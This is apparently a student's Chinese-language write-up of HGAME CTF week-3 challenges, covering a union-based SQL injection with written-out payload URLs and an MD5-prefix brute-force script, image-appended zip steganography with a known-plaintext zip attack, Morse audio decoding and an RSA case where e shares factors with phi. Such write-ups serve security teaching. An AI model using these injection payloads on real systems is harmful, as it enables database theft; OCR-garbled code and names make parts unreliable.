Week3-Theffth

Web:

1.sqli-1

打开题目,看到要求get一个code在md5编码后前四位符合要求,于是上网找到了MD5截断的脚本:

```
import multiprocessing
import hashlib
import random
import string
import sys
CHARS = string.letters + string.digits
def cmp_md5(substr, stop_event, str_len, start=0, size=20):
   global CHARS
   while not stop_event.is_set():
        rnds = ''.join(random.choice(CHARS) for _ in range(size))
       md5 = hashlib.md5(rnds)
        if md5.hexdigest()[start: start+str_len] == substr:
            print rnds
            stop_event.set()
if __name__ == '__main__':
    substr = sys.argv[1].strip()
    start_pos = int(sys.argv[2]) if len(sys.argv) > 1 else 0
    str_len = len(substr)
    cpus = multiprocessing.cpu_count()
    stop_event = multiprocessing.Event()
    processes = [multiprocessing.Process(target=cmp_md5, args=(substr,
                                         stop_event, str_len, start_pos))
                 for i in range(cpus)]
    for p in processes:
        p.start()
    for p in processes:
        p.join()
```

注入code值,参数是id,id=1,2,3时,可以看到welcome to hgame,再尝试单引号,显示sql eroor,报错了,于是尝试构造union注入,

```
← → C ① 不安全 | 118.89.111.179:3000/?code=Jl4sWWq4cFwna3klCai1&id=1%20union%20select%20database()
```

```
substr(md5(\$\_GET["code"]),0,4) === 19b7 \\ array(1) \{ ["word"] => string(7) "welcome" \} array(1) \{ ["word"] => string(5) "hgame" \} \\ array(1) \{ ["word"] =>
```

可以看到两个库名, welcome和hgame, 尝试welcome无果, 看来在hgame里面:

http://118.89.111.179:3000/?

code=YvrlUppE9RRlwT8j4SNP&id=1%20union%20select%20table_name%20from%20information_schema.tables%20where%20table_schema=%27hgme%27

← → C ① 不安全 | 118.89.111.179:3000/?code=nE4jNc2HSSM0ABoFIFIN&id=1%20union%20select%20table name%20from%20information schema.tables%20where...

4

substr(md5(\$_GET["code"]),0,4) === 3dd6 array(1) { ["word"]=> string(9) "f111111g" } array(1) { ["word"]=> string(5) "words" }

表名为f1l1l1l1g, 所以:

http://118.89.111.179:3000/?

code=wNReNujiKRQeZSv3C7LE&id=1%20union%20select%20column_name%20from%20information_schema.columns%20where%20table_name=%27f1111111g%27

🗲 🗦 C 🕦 不安全 | 118.89.111.179:3000/?code=wNReNujiKRQeZSv3C7LE&id=1%20union%20select%20column_name%20from%20information_schema.columns%20w... 🕏

substr(md5(\$_GET["code"]),0,4) === 2fb1 array(1) { ["word"]=> string(7) "welcome" } array(1) { ["word"]=> string(10) "f144444444g" }

← → C ① 不安全 | 118.89.111.179:3000/?code=rh94aZzigfqlUU71PVfX&id=1%20union%20select%20f14444444g%20from%20f1l1l1l1g

 $substr(md5(\$_GET["code"]),0,4) === a247$ $array(1) \{ ["word"] => string(7) "welcome" \} array(1) \{ ["word"] => string(26) "hgame{sql1 1s iNterest1ng}" \}$

得到flag:hgame{sql1_1s_iNterest1ng}

Misc:

1.至少像那雪一样:

打开题目, emmm, 小姐姐很漂亮, 查了资料知道:

图种形式的隐写


图种:

一种采用特殊方式将图片文件(如jpg格式)与rar文件结合起来的文件。该文件一般保存为jpg格式,可以正常显示图片,当有人获取该图片后,可以修改文件的后缀名,将图片改为rar压缩文件,并得到其中的数据。图种这是一种以图片文件为载体,通常为jpg格式的图片,然后将zip等压缩包文件附加在图片文件后面。因为操作系统识别的过程中是,从文件头标志,到文件的结束标志位,当系统识别到图片的结束标志位后,默认是不再继续识别的,所以我们在通常情况下只能看到它是只是一张图片。

因为jpg文件的结束标志位FF D9,所以利用010Editor,发现后面果然是一个zip格式的压缩包,手动分离:




发现有两个加密的文件,猜想明文攻击,于是分离了前半部分图片,用WinRAR压缩后发现CRC32是相同的,于是作为明文,进行攻击:







打开flag.txt, emmmm,一片空白...,但是字节数为240,解压后再用010Editor打开:



根据去年的wp,猜想09代表二进制1,20代表二进制0,



这就灰常不友好了,再尝试倒过来的结果:




得到flag:hgame{At_Lea5t_L1ke_tHat_sn0w}

2.旧时记忆:

有hint:存储器+历史,于是:




感觉已经有点像了,顺着找打孔卡,在wiki中看到这幅图:



对比题目得到flag:hgame{OLD_DAY5%M3MORY}

3.听听音乐:

打开题目, 听完音乐, 发现最后一段是摩斯密码, 用Audacity打开,



短线代表., 长线代表-, 得到:



再根据表对照出特殊字符,得到flag:hgame{1T_JU5T_EASY_WAV}

Crypto:

1.babyRSA

根据rsa的解密原理,拿来V爷爷的程序跑一跑,

```
def egcd(a, b):
   if a == 0:
      return (b, 0, 1)
   else:
      g, y, x = \operatorname{egcd}(b \% a, a)
      return (g, x - (b // a) * y, y)
def modinv(a, m):
   g, x, y = egcd(a, m)
   if g != 1:
      raise Exception('modular inverse does not exist')
   else:
      return x % m
e=12
p=58380004430307803367806996460773123603790305789098384488952056206615768274527
d=modinv(e,(p-1)*(q-1))
print(d)
```

.........,求不出d来,又算了算N和phi,

发现e和phi绝对不互质,说明p,q,e组合无法解密,尝试将N重新分解改p,q,结果yafu要跑两个多小时...,放弃,再尝试改e,因为phi中一定有因子2,所以尝试3,

发现求出了d, 再加三行代码:

得到明文a, 开四次方:

```
D:\>cd Allis_files\python36(gmp)>python
D:\Allis_files\python36(gmp)>python
Python 3.6.8 (tags/v3.6.8:3c6b436a57, Dec 24 2018, 00:16:47) [MSC v.1916 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from gmpy2 import iroot
>>> inport(20106844800109502536288854016069119595196463634259079507316147175432925273818188038332257297004492492765022431
372230373366290144995921, 4)
(mpz(2117561251816846604440536517998717), True)
>>>
```

得到明文m,十进制转十六进制,

十进制 复制

2117561251816846604440536517998717

十六进制

复制

6867616d657b787878787878787d



得到flag:hgame{xxxxxxx}